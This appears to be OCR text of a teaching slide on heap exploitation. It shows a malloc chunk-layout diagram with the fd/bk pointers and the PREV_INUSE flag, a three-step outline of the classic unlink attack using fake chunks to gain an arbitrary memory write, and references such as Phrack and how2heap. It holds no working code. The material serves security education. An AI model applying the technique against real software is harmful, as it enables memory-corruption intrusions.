

chunk A,
being freed
A
prev_size
size
user data
chunk B,
free
prev_size
size
PREV_INUSE=1
fd
bk
unused
chunk C,
allocated
C
prev_size
size
PREV_INUSE=0
data
chunk A will be
forward consolidated
with B



1. Overwrite A and B
2. Create a fake chunk F1 and F2, so that when free(A), unlink(F1) is also called.
3. F1->FD has the address we want to overwrite and F1->BK has the data we want to overwrite

Reference

Vudo - An object superstitiously believed to embody magical powers https://phrack.org/issues/57/8.html
JPEG COM Marker Processing Vulnerability https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability
Once upon a free() https://phrack.org/issues/57/9.html
The Malloc Maleficarum https://seclists.org/bugtraq/2005/Oct/118
Educational Heap Exploitation by Shellfish https://github.com/shellphish/how2heap
Heap exploitation https://heap-exploitation.dhavalkapil.com/
Automated heap security analysis engine https://github.com/angr/heaphopper



SoK: Eternal War in Memory. IEEE S&P 2013